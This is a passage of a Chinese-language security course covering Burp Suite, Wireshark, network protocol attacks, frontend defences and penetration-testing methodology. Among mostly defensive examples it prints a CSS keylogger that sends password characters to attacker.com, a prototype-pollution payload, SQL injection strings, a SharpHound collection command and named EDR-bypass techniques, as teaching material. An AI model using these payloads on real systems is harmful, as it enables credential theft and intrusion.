免杀技术与绕过策略:
现代EDR部署多重防护:用户态API Hook监控敏感调用、内核回调(ObCallback、PsSetCreateProcessNotifyRoutine)监控进程/线程创建、AMSI(Antimalware Scan Interface)扫描脚本内容、ETW(Event Tracing for Windows)提供详细遥测。绕过技术如Hell's Gate/Halo's Gate直接调用系统服务、unhooking恢复原始函数、以及硬件断点检测调试器,需要深入理解Windows内核架构。
3.3 Burp Suite专业版实战
3.3.1 核心模块详解
Burp Suite作为Web应用安全测试的行业标准工具,其专业版提供从手动测试到自动化扫描的完整能力矩阵:
Proxy模块深度配置:
拦截规则(Intercept Client Requests/Responses)精细控制拦截行为:
仅拦截特定URL:
^https://api\.target\.com/v1/.*$排除静态资源:
.*\.(jpg|png|css|js)$
匹配和替换规则(Match and Replace)自动修改请求响应:
添加通用Header:
X-Forwarded-For: 127.0.0.1删除安全Header(测试CSP绕过):
Content-Security-Policy固定参数值:将
user_id替换为测试账户
TLS协商选项处理特殊证书场景:客户端证书配置、服务器证书固定绕过、特定SSL/TLS版本强制。
Scanner模块配置策略:
Intruder四种攻击模式详解:
示例:测试登录接口的用户名密码组合
Sniper模式:先遍历用户名(固定密码),再遍历密码(固定用户名)—— 2×N请求
Pitchfork模式:用户名列表和密码列表一一对应 —— N请求(列表等长时)
Cluster bomb模式:用户名列表和密码列表全部组合 —— N×M请求(最全面)
3.3.2 高级扩展开发
Burp Extender API开发
支持Java、Python(Jython)、Ruby(JRuby)三种语言,核心接口:
IBurpExtender:入口点,注册扩展IHttpListener:处理HTTP请求/响应IScannerCheck:自定义扫描检查IContextMenuFactory:右键菜单扩展ITab:自定义UI面板
自定义扫描检查项示例(检测特定Header缺失):
public class CustomScannerCheck implements IScannerCheck {
    private IBurpExtenderCallbacks callbacks;
    private IExtensionHelpers helpers;

    public CustomScannerCheck(IBurpExtenderCallbacks callbacks) {
        this.callbacks = callbacks;
        this.helpers = callbacks.getHelpers();
    }

    @Override
    public List<IScanIssue> doPassiveScan(IHttpRequestResponse baseRequestResponse) {
        List<String> headers = helpers.analyzeRequest(baseRequestResponse).getHeaders();
        List<IScanIssue> issues = new ArrayList<>();

        if (!headers.stream().anyMatch(h -> h.toLowerCase().startsWith("x-content-type-options:"))) {
            issues.add(new CustomScanIssue(
                baseRequestResponse.getHttpService(),
                helpers.analyzeRequest(baseRequestResponse).getUrl(),
                new IHttpRequestResponse[] { baseRequestResponse },
                "Missing X-Content-Type-Options Header",
                "The response does not include the X-Content-Type-Options: nosniff header, which may allow MIME-type sniffing attacks.",
                "Medium"
            ));
        }
        return issues;
    }

    // 其他必需方法实现...
}
CI/CD流水线集成
Burp Enterprise提供API驱动的自动化扫描,原生支持Jenkins、Azure DevOps等插件。社区版可通过Burp REST API或命令行接口实现自动化:
# 启动Burp headless模式
java -jar burpsuite_pro.jar --config-file=config.json --project-file=project.burp

# 使用Burp REST API扩展触发扫描
curl -X POST http://localhost:1337/v0.1/scan \
  -H "Content-Type: application/json" \
  -d '{"urls":["https://target.com"],"scope":{"include":[{"rule":"https://target.com/.*"}]}}'
扫描配置即代码(Configuration as Code):
{
  "scanner": {
    "scan_speed": "fast",
    "active_scanning": {
      "scan_type": "light",
      "insertion_points": ["url_param", "body_param", "cookie", "header"]
    }
  },
  "report": {
    "format": "html",
    "include_evidence": true
  }
}
3.4 Wireshark网络协议分析
3.4.1 抓包与过滤技术
Wireshark作为开源协议分析器的标杆,支持实时捕获和离线分析,其过滤技术分为两个层次:
捕获过滤器(BPF)核心表达式:
host 192.168.1.1              # 特定主机(源或目的)
net 10.0.0.0/24               # 特定网段
port 80 or port 443           # 特定端口
tcp portrange 1000-2000       # 端口范围
icmp[icmptype] == icmp-echo   # ICMP类型
src host 192.168.1.1 and dst port 80  # 组合条件
not arp and not icmp          # 排除特定协议
显示过滤器高级表达式:
ip.addr == 192.168.1.1                    # IP地址(源或目的)
tcp.port in {80,443,8080}                 # 多端口匹配
http.request.method == "POST"             # HTTP方法
http.host contains "api"                  # 字符串包含
ssl.handshake.type == 1                   # TLS Client Hello
dns.qry.name matches "(?i).*malware.*"    # 正则匹配(不区分大小写)
frame.len > 1000 and tcp.flags.syn == 1   # 复合条件
流追踪与专家信息
专家信息系统自动标记异常:Errors(校验和错误、协议违规)、Warnings(重传、乱序、零窗口)、Notes(TCP Keep-Alive、异常行为),辅助快速定位网络和协议问题。
SSL/TLS流量解密
3.4.2 协议深度解析
TCP协议分析
TCP Stream Graphs可视化工具:Time-Sequence Graph(Stevens)展示序列号随时间变化,识别重传和窗口问题;Throughput Graph显示实际吞吐量;Round Trip Time Graph分析延迟变化。
HTTP/2帧结构分析
HTTP/2的多路复用通过Stream ID区分并行请求,优先级和依赖关系通过PRIORITY帧和HEADERS帧的优先级字段表达,服务器推送通过PUSH_PROMISE帧实现。HPACK头部压缩使用静态表、动态表和霍夫曼编码,动态表大小限制和索引更新机制是安全分析的重点。
DNS查询与响应追踪
DNS over HTTPS(DoH)和DNS over TLS(DoT)的加密查询在Wireshark中显示为HTTPS/TLS应用数据,需配置解密或分析SNI/ALPN字段识别,这既是隐私保护的进步,也给企业安全监控带来新挑战。
恶意流量特征识别
4. 网络协议与通信安全
4.1 TCP/IP协议栈安全
4.1.1 链路层安全
链路层作为网络通信的物理基础,其安全直接影响上层协议。ARP协议缺乏身份验证机制,攻击者发送伪造ARP响应将自身MAC地址与网关IP绑定,实现中间人位置,拦截或篡改流量。防御措施包括:静态ARP绑定(arp -s ip mac)、动态ARP检测(DAI)(交换机基于DHCP Snooping绑定表验证)、**私有VLAN(PVLAN)**隔离同VLAN主机通信。
MAC地址伪造修改网卡硬件地址绕过基于MAC的访问控制,ip link set dev eth0 address 00:11:22:33:44:55或macchanger工具可实现。端口安全(Port Security)功能限制交换机端口学习的MAC数量,违规动作包括protect(限制)、restrict(告警)、shutdown(关闭)。VLAN跳跃攻击利用802.1Q标签嵌套或本征VLAN不匹配,从隔离VLAN跳转至其他网段,防御需禁用DTP(switchport mode access/switchport nonegotiate)、统一本征VLAN配置、启用私有VLAN。
4.1.2 网络层安全
IP协议设计之初未考虑安全性,衍生多种攻击向量。IP分片攻击利用重组过程的资源消耗或重叠处理差异,Teardrop攻击发送重叠分片导致系统崩溃,Ping of Death发送超过65535字节的ICMP分片,现代系统已修补但遗留设备仍存风险。防御包括补丁更新、防火墙分片重组与验证、禁用路径MTU发现时的分片。
ICMP重定向报文可被伪造引导流量经攻击者主机,Smurf攻击向广播地址发送ICMP请求,源地址伪造成受害者,引发放大回复造成拒绝服务。防御需禁用ICMP重定向接受(sysctl -w net.ipv4.conf.all.accept_redirects=0)、**入口过滤(BCP38)**阻断伪造源地址、禁用定向广播。
路由协议安全方面,BGP缺乏源认证面临路由劫持威胁,**RPKI(资源公钥基础设施)**通过ROA(Route Origin Authorization)验证前缀归属,BGPsec签名路径增强安全性;OSPF的MD5/HMAC-SHA认证防止伪造LSA,SHA认证和区域隔离提升防护。
4.1.3 传输层安全
TCP连接管理面临多种攻击。SYN Flood攻击发送大量SYN报文耗尽服务器半连接队列,SYN Cookie机制在不分配资源的情况下验证连接合法性,SYN Proxy由防火墙代理完成三次握手,**增大tcp_max_syn_backlog和启用tcp_syncookies**缓解影响。
TCP序列号预测攻击在序列号空间较小时可行,现代系统采用随机初始序列号(ISN)和timestamps选项增强安全性。UDP协议的无状态特性使其成为放大攻击的理想载体,DNS、NTP、Memcached等服务的响应请求比可达数十至数百倍,防御需禁用递归查询的公开暴露、实施源地址验证(uRPF)、响应速率限制(RRL)。
4.2 HTTP/HTTPS安全机制
4.2.1 HTTP协议安全缺陷
HTTP明文传输面临严重的中间人攻击风险,Cookie、认证凭证、敏感数据在传输过程中可被窃听或篡改。Cookie安全属性强化防护:
HSTS(HTTP Strict Transport Security)强制浏览器使用HTTPS访问,Strict-Transport-Security: max-age=31536000; includeSubDomains; preload中max-age指定有效期(秒),includeSubDomains覆盖子域,preload申请加入浏览器内置列表。证书固定(HPKP)曾用于限制可接受的公钥,但因误配置风险和替代方案的出现已逐渐废弃,由Expect-CT和Certificate Transparency日志替代。
4.2.2 TLS/SSL深度解析
TLS握手协议协商加密参数,其演进反映了安全与性能的持续平衡:
TLS 1.3的重大改进包括:简化握手流程(1-RTT首次连接,0-RTT会话恢复)、移除不安全算法(MD5、SHA-1、RSA密钥交换、CBC模式、RC4)、强制前向保密(仅支持ECDHE密钥交换)、加密更多握手消息(除ClientHello外)。0-RTT模式虽提升性能,但存在重放攻击风险,敏感操作应避免0-RTT数据或实施应用层防护。
历史漏洞警示实现安全的重要性:
Heartbleed(CVE-2014-0160):OpenSSL心跳扩展边界检查缺失,泄露服务器内存中的私钥和敏感数据,影响全球约17%的HTTPS服务器
POODLE(CVE-2014-3566):SSL 3.0的CBC填充Oracle攻击,强制降级后解密数据
BEAST(CVE-2011-3389):TLS 1.0的CBC初始化向量可预测性,中间人注入解密
现代配置最佳实践:禁用TLS 1.0/1.1,优先TLS 1.3,配置强密码套件(TLS_AES_256_GCM_SHA384、TLS_CHACHA20_POLY1305_SHA256),启用OCSP Stapling减少证书状态查询延迟和隐私泄露,部署Certificate Transparency监控恶意证书签发。
4.3 DNS安全体系
4.3.1 DNS攻击面分析
DNS作为互联网的基础设施协议,其安全性至关重要:
DNS缓存投毒攻击向解析器注入虚假记录,Kaminsky攻击利用查询ID(16位)和源端口(传统16位)空间的生日悖论,通过大量猜测性查询和响应,在较短时间内成功投毒。现代DNS实现采用源端口随机化(增加熵至32位)、0x20编码(大小写混合增加额外熵)、以及DNSSEC验证缓解风险。
DNS隧道将数据编码于DNS查询和响应的域名、标签或TXT记录中,绕过网络边界管控实现隐蔽通信,常见工具包括iodine、dnscat2、DNSChef。检测需分析流量模式:异常查询频率、超长域名、特定编码模式、非标准DNS服务器、以及查询与响应的数据量不对称。
4.3.2 DNS安全增强
DNSSEC通过数字签名链验证记录真实性,链式信任从根区(.)经顶级域(.com)至权威域,NSEC/NSEC3记录提供存在性证明和防止枚举。部署挑战包括:密钥管理复杂性(ZSK/KSK轮换)、区域传输增大(签名记录体积)、部分中间设备不支持EDNS0大响应、以及错误配置导致的"DNSSEC死亡之谷"(域名无法解析)。
DoH和DoT加密DNS查询,防止中间人窃听和篡改。DoH的443端口和HTTPS流量特征使其更难被识别阻断,但也带来了集中化提供商的隐私考量和企业安全监控的新挑战;DoT的专用端口853易于识别管控,适合企业环境部署。DNS防火墙集成威胁情报,阻断已知恶意域名的解析请求,Sinkhole技术将恶意流量重定向至分析环境,实现威胁检测和取证分析。
4.4 VPN与远程访问安全
4.4.1 VPN技术对比
IPSec VPN的IKE(Internet Key Exchange)协议协商安全关联(SA),第一阶段建立ISAKMP SA保护后续协商,第二阶段衍生IPSec SA用于实际数据传输。AH(Authentication Header)提供认证和完整性,ESP(Encapsulating Security Payload)增加加密和可选认证,传输模式保留原始IP头,隧道模式封装完整数据包。
WireGuard作为新一代VPN协议,采用Noise协议框架和Curve25519椭圆曲线,代码量仅约4000行(vs OpenVPN 10万行+)便于审计,内核级实现性能优异,配置极简(公钥即身份)。其设计哲学"少即是多"显著降低了攻击面,但新兴技术的生态成熟度和企业支持仍在发展中。
4.4.2 零信任网络架构
零信任安全模型颠覆传统边界防御思维,核心原则为**"永不信任,始终验证"**:
Google BeyondCorp是企业零信任实践的标杆,通过将访问控制从网络边界转移到用户和设备身份,实现了无特权网络的规模化部署。关键经验包括:设备库存和信任状态评估、用户身份和上下文感知、应用级访问代理、以及逐步迁移而非大爆炸式切换。
5. 前端开发与安全实践
5.1 前端开发基础
5.1.1 HTML5语义化与安全
HTML5语义化标签(header、nav、main、article、section、aside、footer)提升文档结构清晰度和可访问性,屏幕阅读器和搜索引擎借此理解页面组织,同时减少开发者对通用容器(div)的过度依赖,降低因嵌套层次混乱导致的DOM操作安全风险。表单验证在客户端通过required、pattern、min/max、type="email|url|number"等属性提供即时反馈,但客户端验证仅作为用户体验优化,绝不能替代服务端验证——攻击者可轻易绕过所有前端检查直接构造请求。
Content Security Policy(CSP)作为纵深防御机制,通过Content-Security-Policy响应头限制资源加载来源:
CSP的部署应采用渐进策略:从Content-Security-Policy-Report-Only报告模式开始,收集违规日志分析现有代码兼容性,逐步收紧直至强制执行,避免过度严格的策略破坏正常功能。
5.1.2 CSS布局与攻击面
CSS选择器优先级由**特异性(Specificity)**决定:内联样式(1000点)> ID选择器(100点)> 类/属性/伪类(10点)> 元素/伪元素(1点),!important声明覆盖一切但破坏可维护性。关键渲染路径优化减少首屏时间:内联关键CSS、异步加载非关键样式(media="print" onload切换)、资源预加载(<link rel="preload">)。
CSS注入攻击虽不如XSS常见,但可导致数据泄露。CSS Keylogger利用属性选择器匹配输入值,背景图片请求外泄:
input[type="password"][value^="a"] { background: url(//attacker.com/log?a); }
input[type="password"][value^="b"] { background: url(//attacker.com/log?b); }
/* ... 逐字符枚举 */
防御包括:严格CSP限制样式来源、避免用户输入直接插入样式、使用Shadow DOM隔离。
5.1.3 JavaScript核心机制
JavaScript的原型链机制实现继承和属性查找,__proto__和prototype的关系常令开发者困惑,原型污染攻击通过修改Object.prototype影响所有对象:
// 危险:合并用户输入到对象
const config = { ...defaultConfig, ...userInput };
// 攻击:userInput = { "__proto__": { "isAdmin": true } }

// 防御:使用Object.create(null)或Map
const safeConfig = Object.create(null);
Object.assign(safeConfig, defaultConfig, userInput);
闭包捕获外部变量形成私有作用域,内存管理不当造成泄漏;事件循环调度宏任务(setTimeout、I/O)和微任务(Promise、queueMicrotask)的执行顺序,理解其机制对异步编程和性能优化至关重要。
ES6+新特性安全考量:
5.1.4 DOM操作与AJAX
DOM操作的安全核心是防止XSS,innerHTML直接插入HTML字符串风险极高,textContent和innerText仅设置文本内容更安全,createElement动态创建元素避免字符串解析。DOMPurify作为成熟的HTML消毒库,基于白名单策略移除危险标签和属性:
// 安全配置示例
const clean = DOMPurify.sanitize(dirty, {
  ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p'],
  ALLOWED_ATTR: ['href', 'title', 'target'],
  FORBID_ATTR: ['style', 'onerror', 'onload'],
  SANITIZE_DOM: true,
  KEEP_CONTENT: false
});
Fetch API现代替代XMLHttpRequest:
// 安全配置示例
fetch('/api/data', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json',
    'X-CSRF-Token': getCsrfToken()
  },
  body: JSON.stringify(data),
  credentials: 'same-origin',  // 或 'include' 跨域
  mode: 'cors'
})
.then(response => {
  if (!response.ok) throw new Error('Network response was not ok');
  return response.json();
});
Axios封装提供更友好的API,拦截器统一处理请求/响应、自动JSON转换、CSRF防护、超时和重试配置。WebSocket实现全双工通信,wss://加密传输必需,子协议协商、Origin验证、帧掩码是其安全机制,鉴权应在连接建立前完成,避免通过URL传递敏感令牌。
5.2 前端安全漏洞与防御
5.2.1 跨站脚本攻击(XSS)
上下文感知输出编码是XSS防御的核心原则:
现代前端框架提供内置防护,但存在"逃生舱口"风险:
CSP作为纵深防御层,即使XSS漏洞存在也能有效阻断攻击。严格策略示例:
Content-Security-Policy:
  default-src 'self';
  script-src 'self' 'nonce-random123' 'strict-dynamic';
  style-src 'self' 'unsafe-inline';
  img-src 'self' data: https:;
  connect-src 'self' https://api.example.com;
  frame-ancestors 'none';
  base-uri 'self';
  form-action 'self';
  report-uri /csp-report;
'nonce-'为特定内联脚本授权,'strict-dynamic'允许由nonce标记脚本动态加载的子脚本,简化第三方库集成。
5.2.2 跨站请求伪造(CSRF)
Synchronizer Token模式实现要点:
// 服务端:生成并存储Token
const csrfToken = crypto.randomBytes(32).toString('hex');
req.session.csrfToken = csrfToken;

// 表单嵌入
<form action="/transfer" method="POST">
  <input type="hidden" name="_csrf" value="<%= csrfToken %>">
  <!-- 其他字段 -->
</form>

// 服务端验证
if (req.body._csrf !== req.session.csrfToken) {
  throw new Error('CSRF token mismatch');
}
SameSite Cookie策略现代浏览器默认Lax,开发者需显式配置:
// Express示例
res.cookie('session', token, {
  httpOnly: true,
  secure: true,
  sameSite: 'strict'  // 或 'lax'、'none'(需secure)
});
5.2.3 点击劫持与UI伪装
视觉欺骗技术演进:
光标劫持:自定义光标隐藏真实位置
拖放劫持:诱导拖放敏感数据至攻击者控制区域
触屏劫持:移动端的点击区域错位
防御需结合UI冗余设计(敏感操作二次确认)、行为分析(异常点击模式检测)、以及框架限制等多重措施。
5.2.4 其他前端攻击向量
5.3 现代前端框架安全
5.3.1 React安全实践
React通过JSX自动转义机制提供默认XSS防护,所有插值表达式{variable}内容编码为字符串,阻断常规XSS路径。但危险API打破保护:
服务端渲染(SSR)与hydration攻击:
// 危险:服务端渲染包含未过滤的用户输入
const html = `<div>${userInput}</div>`;  // 如果userInput包含<script>

// React hydrate时,不一致导致重新渲染,可能执行恶意脚本

// 防御:确保数据序列化安全
const safeData = JSON.stringify(userData).replace(/</g, '\\u003c');
<script>window.__INITIAL_DATA__ = ${safeData}</script>
React Router鉴权设计:
// 高阶组件实现路由守卫
function PrivateRoute({ children, requiredRole }) {
  const { user, isAuthenticated } = useAuth();

  if (!isAuthenticated) return <Navigate to="/login" />;
  if (requiredRole && user.role !== requiredRole) return <Navigate to="/unauthorized" />;

  return children;
}

// 路由配置
<Route path="/admin" element={
  <PrivateRoute requiredRole="admin">
    <AdminDashboard />
  </PrivateRoute>
} />
避免仅依赖前端路由隐藏敏感界面,服务端必须验证每个请求的授权状态。
5.3.2 Vue安全实践
Vue模板表达式自动HTML转义,v-html指令渲染原始HTML需同样谨慎处理:
<!-- 安全:自动转义 -->
<div>{{ userContent }}</div>

<!-- 危险:原始HTML,需净化 -->
<div v-html="purifiedContent"></div>

<script>
import DOMPurify from 'dompurify';

export default {
  computed: {
    purifiedContent() {
      return DOMPurify.sanitize(this.rawHtml, {
        ALLOWED_TAGS: ['b', 'i', 'em', 'strong'],
        ALLOWED_ATTR: []
      });
    }
  }
}
</script>
Vuex状态管理安全:
// 严格模式检测状态修改来源
const store = createStore({
  strict: process.env.NODE_ENV !== 'production',
  state: {
    user: null,
    sensitiveData: null
  },
  mutations: {
    setUser(state, user) {
      state.user = user;
    }
    // 敏感操作需认证
  },
  plugins: [
    // 持久化插件加密敏感数据
    createPersistedState({
      key: 'app',
      paths: ['user.preferences'],  // 排除敏感字段
      storage: {
        getItem: key => decrypt(localStorage.getItem(key)),
        setItem: (key, value) => localStorage.setItem(key, encrypt(value)),
        removeItem: key => localStorage.removeItem(key)
      }
    })
  ]
});
Nuxt.js SSR安全配置:
// nuxt.config.js
export default {
  // 服务端中间件实现API代理,避免CORS和Token暴露
  serverMiddleware: [
    { path: '/api', handler: '~/server-middleware/api-proxy.js' }
  ],

  // 安全头部
  render: {
    csp: {
      policies: {
        'default-src': ["'self'"],
        'script-src': ["'self'", "'nonce-{{nonce}}'"],
        'style-src': ["'self'", "'unsafe-inline'"]
      }
    }
  },

  // 运行时配置分离敏感信息
  privateRuntimeConfig: {
    apiSecret: process.env.API_SECRET
  },
  publicRuntimeConfig: {
    apiBase: process.env.API_BASE_URL
  }
}
5.3.3 Angular安全实践
Angular提供最全面的内置安全机制:
DomSanitizer安全使用:
import { DomSanitizer, SafeHtml } from '@angular/platform-browser';

@Component({...})
export class SafeContentComponent {
  safeHtml: SafeHtml;

  constructor(private sanitizer: DomSanitizer) {}

  setTrustedContent(html: string) {
    // 仅在内容来源绝对可信时使用
    this.safeHtml = this.sanitizer.bypassSecurityTrustHtml(html);
  }

  // 更安全的替代:使用模板引用和组件渲染
  renderTrustedComponent(content: TrustedContent) {
    // 通过组件输入传递数据,而非原始HTML
  }
}
HttpClient拦截器设计:
@Injectable()
export class AuthInterceptor implements HttpInterceptor {
  intercept(req: HttpRequest<any>, next: HttpHandler): Observable<HttpEvent<any>> {
    // 附加认证令牌
    const authReq = req.clone({
      headers: req.headers.set('Authorization', `Bearer ${this.authService.token}`)
    });

    return next.handle(authReq).pipe(
      catchError(error => {
        if (error.status === 401) {
          this.authService.refreshToken();
        }
        return throwError(error);
      })
    );
  }
}
Ivy编译器的严格模板类型检查减少运行时错误导致的意外行为,树摇优化减少包体积,同时保持运行时的安全检查。
5.3.4 供应链安全
Lockfile完整性验证:
# GitHub Actions示例
- name: Audit dependencies
  run: |
    npm ci  # 严格按package-lock.json安装
    npm audit --audit-level=moderate
    npx snyk test

- name: Verify lockfile
  run: |
    # 检测lockfile是否被手动修改
    git diff --name-only | grep -E "(package-lock\.json|yarn\.lock)" && \
      echo "Lockfile changes detected, review required" || \
      echo "No lockfile changes"
依赖更新自动化:
Dependabot:自动创建PR更新有漏洞的依赖
Renovate:更灵活的配置,支持分组更新、调度
Snyk:漏洞检测+自动修复PR
供应链安全的纵深防御需要:开发阶段的依赖审查、构建阶段的漏洞扫描、运行时的行为监控、以及事件响应的快速补丁能力。
6. 综合实战与进阶
6.1 企业级渗透测试项目
6.1.1 外网渗透测试
外网渗透测试从攻击面测绘开始,系统化地发现和评估互联网暴露资产:
信息收集深度技术:
证书透明度日志(CT Logs):
crt.sh、Censys搜索关联域名DNS历史记录:
SecurityTrails、ViewDNS发现废弃记录代码仓库监控:
GitHub Dorks搜索敏感信息泄露云存储暴露:
S3Scanner、Grayhat Warfare发现公开bucket
Web应用漏洞挖掘方法论:
功能点梳理:绘制应用功能矩阵,识别认证、授权、输入点
威胁建模:针对每个功能点,分析可能的攻击场景
测试用例设计:覆盖正常、边界、异常输入
手工验证:Burp Suite深度交互,验证扫描器发现
业务逻辑测试:理解业务流程,寻找设计缺陷
边界突破后,利用获取的凭证或漏洞进入内网,建立C2通道,为内网渗透奠定基础。
6.1.2 内网渗透测试
BloodHound分析实战:
# SharpHound数据收集
Invoke-BloodHound -CollectionMethod All -Domain target.com -OutputDirectory C:\temp\

# 导入Neo4j数据库,BloodHound GUI分析
# 关键查询:
# - 最短域管理员路径
# - 拥有DCSync权限的主体
# - Kerberoastable服务账户
# - 无约束委派配置
# - ACL滥用路径
横向移动技术矩阵:
权限维持技术权衡隐蔽性与恢复难度:计划任务/服务持久化易于检测但恢复快;WMI事件订阅隐蔽性较高;DLL劫持/注册表Run键需要特定触发条件;内核级Rootkit检测难度最高但兼容性风险大。
6.2 漏洞挖掘实战案例
6.2.1 Web应用漏洞挖掘
逻辑漏洞挖掘方法论强调系统化的攻击面分析和创造性测试:
自动化漏洞扫描器开发架构:
扫描引擎
├── 爬虫模块(URL发现、表单识别、JavaScript解析)
├── 检测插件(SQL注入、XSS、CSRF、SSRF等)
│   └── 每种漏洞:检测Payload、验证逻辑、误报过滤
├── 报告模块(结构化输出、风险评级、修复建议)
└── 调度系统(并发控制、速率限制、异常处理)
Python实现示例框架:
import asyncio
import aiohttp
from dataclasses import dataclass
from typing import List, Optional

@dataclass
class Vulnerability:
    type: str
    severity: str
    url: str
    evidence: str
    remediation: str

class WebScanner:
    def __init__(self, target: str, concurrency: int = 10):
        self.target = target
        self.concurrency = concurrency
        self.session: Optional[aiohttp.ClientSession] = None

    async def __aenter__(self):
        self.session = aiohttp.ClientSession(
            timeout=aiohttp.ClientTimeout(total=30),
            headers={'User-Agent': 'SecurityScanner/1.0'}
        )
        return self

    async def __aexit__(self, *args):
        await self.session.close()

    async def crawl(self) -> List[str]:
        """发现目标URL"""
        # 实现爬虫逻辑
        pass

    async def test_sql_injection(self, url: str) -> Optional[Vulnerability]:
        """SQL注入检测"""
        payloads = [
            "' OR '1'='1",
            "' UNION SELECT NULL,NULL--",
            "1 AND 1=1",
            "1 AND 1=2"
        ]
        # 发送Payload,分析响应差异
        pass

    async def scan(self) -> List[Vulnerability]:
        """主扫描流程"""
        urls = await self.crawl()
        tasks = []
        for url in urls:
            tasks.extend([
                self.test_sql_injection(url),
                self.test_xss(url),
                # 更多检测插件...
            ])
        results = await asyncio.gather(*tasks)
        return [r for r in results if r is not None]
漏洞赏金计划参与指南:
成功要素:深入理解目标业务、系统化测试方法、清晰有效的报告撰写、以及持续的关系维护。
6.3 安全防御体系建设
6.3.1 DevSecOps实践
DevSecOps将安全活动嵌入软件开发生命周期的每个阶段,实现安全左移:
基础设施即代码(IaC)安全:
# Terraform安全检查示例
# Checkov规则检测
# CKV_AWS_23: "Ensure every security group and rule has a description"
# CKV_AWS_24: "Ensure no security groups allow ingress from 0.0.0.0:0 to port 22"

resource "aws_security_group" "example" {
  name        = "example"
  description = "Security group for example application"  # 必须

  ingress {
    description = "HTTPS from VPC"
    from_port   = 443
    to_port     = 443
    protocol    = "tcp"
    cidr_blocks = [aws_vpc.main.cidr_block]  # 避免0.0.0.0/0
  }

  # Checkov: 禁止0.0.0.0/0到22端口
  # ingress {
  #   from_port   = 22
  #   to_port     = 22
  #   protocol    = "tcp"
  #   cidr_blocks = ["0.0.0.0/0"]  # ❌ 违规
  # }
}
容器安全全生命周期:
镜像构建:最小基础镜像(Distroless、Alpine)、多阶段构建、漏洞扫描
镜像仓库:签名验证(Notary、Cosign)、访问控制、漏洞持续监控
运行时:资源限制、只读文件系统、非root用户、安全上下文
网络:网络策略(NetworkPolicy)、服务网格(Istio mTLS)
6.3.2 威胁情报运营
ATT&CK框架映射实践:
# 威胁行为TTP映射示例
threat_actor: APT29
techniques:
  - technique_id: T1566.001
    name: Spearphishing Attachment
    procedures:
      - "使用恶意宏的Word文档"
      - "ISO镜像挂载执行"
    detections:
      - "邮件网关附件沙箱"
      - "终端宏执行监控"

  - technique_id: T1059.001
    name: PowerShell
    procedures:
      - "编码命令执行"
      - "内存中加载Cobalt Strike"
    detections:
      - "PowerShell脚本块日志"
      - "AMSI内容扫描"

mitigations:
  - "禁用Office宏(默认)"
  - "PowerShell约束语言模式"
  - "Application Control (AppLocker)"
威胁情报平台(TIP)如MISP实现IOC的结构化存储和共享,OpenCTI提供知识图谱化的威胁分析,与SIEM/SOAR集成实现自动化的检测和响应。
结语
网络安全攻防是一场持续演进的对抗,攻击技术不断革新,防御体系随之升级。本教学从渗透测试方法论到漏洞挖掘技术,从核心工具平台到网络协议安全,从传统防御体系到现代前端安全,构建了完整的知识框架。实践是掌握这些技能的唯一途径——在合法授权的测试环境中反复演练,在真实场景中积累经验,在攻防对抗中提升认知。愿每一位学习者都能在网络安全领域找到自己的位置,为构建更安全的数字世界贡献力量。
评论